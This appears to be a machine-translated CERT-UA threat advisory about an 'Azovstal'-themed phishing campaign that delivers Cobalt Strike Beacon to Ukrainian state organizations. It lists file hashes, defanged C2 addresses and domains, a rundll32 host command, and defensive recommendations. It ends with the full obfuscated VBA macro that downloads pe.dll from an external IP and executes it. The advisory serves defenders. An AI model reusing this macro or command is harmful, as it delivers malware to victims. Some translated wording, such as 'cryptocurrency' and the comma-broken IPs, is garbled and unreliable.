Cyberattack on state organizations of Ukraine using the topic "Azovstal" and the malicious program Cobalt Strike Beacon (CERT-UA # 4490)

General information:

The government's team for responding to computer emergencies in Ukraine CERT-UA revealed the fact of distribution of e-mails on the topic "Urgent! . If you open the document and activate the macro, the macro will load, create and run the "pe.dll" file on disk. This will damage your computer with Cobalt Strike Beacon malware.

With a high level of confidence we can note that the file "pe.dll", as well as the file "spisok.exe" from message CERT-UA # 4464, is protected by a cryptocurrency related to the group TrickBot.

This activity is targeted and will be tracked by UAC-0098.

Compromise indicators:

Files:

```
877f834e8788d05b625ba639b9318512
ea9dae45f81fe3527c62ad7b84b03d19629014b1a0e346b6aa933e52b0929d8a Military on
Azovstal.xls
e28ac0f94df75519a60ecc860475e6b3
9990fe0d8aac0b4a6040d5979afd822c2212d9aec2b90e5d10c0b15dee8d61b1 pe.dll
(2022-04-15)
a3534cc24a76fa81ce38676027de9533
39a868e84524669491d6a251264144f0bfaca4f664d3fd10151854c341077262
shellcode.bin.packed.dll
eb18207d505a1de30af6c7baafd28e8e
ff30fdd64297ac41937f9a018753871fee0e888844fbcf7bf92bf5f8d6f57090 notevil.dll
(CS Beacon)
```

Network :

```
hxxp: // 138 [.] 68.229.0 / pe.dll
hxxps: // dezword [.] com / apiv8 / getStatus
hxxps: // dezword [.] com / apiv8 / updateConfig
84 [.] 32.188.29 (Provider: @cherryservers [.] Com)
138 [.] 68.229.0 (Provider: @hostkey [.] Com)
```

```
139 [.] 60,161,225
139 [.] 60,161.74
139 [.] 60.161.62
139 [.] 60.161.99
139 [.] 60.161.57
139 [.] 60,161.75
139 [.] 60.161.24
139 [.] 60.161.89
139 [.] 60,161,209
139 [.] 60,161.85
139 [.] 60,160.51
139 [.] 60,161,226
139 [.] 60,161,216
139 [.] 60,161,163
139 [.] 60,160.8
139 [.] 60.161.32
139 [.] 60,161.45
139 [.] 60.161.60
139 [.] 60,160.17
dezword [.] com (2022-03-22)
agreminj [.] com
akaluij [.] com
anidoz [.] com
apeduze [.] com
apocalypse [.] com
arentuk [.] com
axikok [.] com
azimurs [.] com
baidencult [.] com
billiopa [.] com
blinky [.] com
blopik [.] com
borizhog [.] com
britxec [.] com
drimzis [.] com
fluoxi [.] com
shikjil [.] com
shormanz [.] com
verofes [.] com
```

Hosts:


```
rundll32 C: \ Windows \ Tasks \ pe.dll, DllRegisterServer
C: \ Windows \ Tasks \ pe.dll
```

Recommendations:

1. Prohibit office programs (EXCEL.EXE, WINWORD.EXE, etc.) from creating dangerous processes (for example, rundll32.exe, wscript.exe, etc.).

2. Carry out additional monitoring of the facts of establishing network connections by the rundll32.exe process.

Graphic images:




```
Function adzvqseltzjwqwo(ByVal bccntqjpu As String) As String
Dim isqgunnlbb As Long
For isqgunnlbb = 1 To Len(bccntqjpu) Step 2
adzvqseltzjwqwo = adzvqseltzjwqwo & Chr$(Val("&H" & Mid$(bccntqjpu, isqgunnlbb, 2)))
Next isqgunnlbb
End Function

Sub Workbook Open()
Dim fqsbhhmvv As Object
Dim fwddtqblx As Object
Dim eebqlrdp As String
Dim aoscokhyuzhrwsea As String
eebqlrdp = adzvqseltzjwqwo("6874") & adzvqseltzjwqwo("74703a2f2f3133382e36382e3232392e302f70652e646c6c") 'http://138.68.229.0/pe.dll
aoscokhyuzhrwsea = adzvqseltzjwqwo("433a") & adzvqseltzjwqwo("5c57696e646f77735c5461736b735c70652e646c6c") 'C:\Windows\Tasks\pe.dll
Set fqsbhhmvv = CreateObject(adzvqseltzjwqwo("4d69") & adzvqseltzjwqwo("63726f736f66742e584d4c48545450")) 'Microsoft.XMLHTTP
fqsbhhmvv.Open adzvqseltzjwqwo("474554"), eebqlrdp, False 'GET
fqsbhhmvv.send
If fqsbhhmvv.Status = 200 Then
Set fwddtqblx = CreateObject(adzvqseltzjwqwo("41444f44422e") & adzvqseltzjwqwo("53747265616d")) 'ADODB.Stream
fwddtqblx.Open
fwddtqblx.Type = 1
fwddtqblx.Write fqsbhhmvv.responseBody
fwddtqblx.SaveToFile aoscokhyuzhrwsea, 2
fwddtqblx.Close
End If
Dim ExecFile As Double
ExecFile = Shell(adzvqseltzjwqwo("72756e646c6c33") & adzvqseltzjwqwo("3220433a5c57696e646f77735c5461736b735c70652e646c6c2c20446c6c5265676973746572536572766572"))
'rundll32 C:\Windows\Tasks\pe.dll, DllRegisterServer
End Sub
```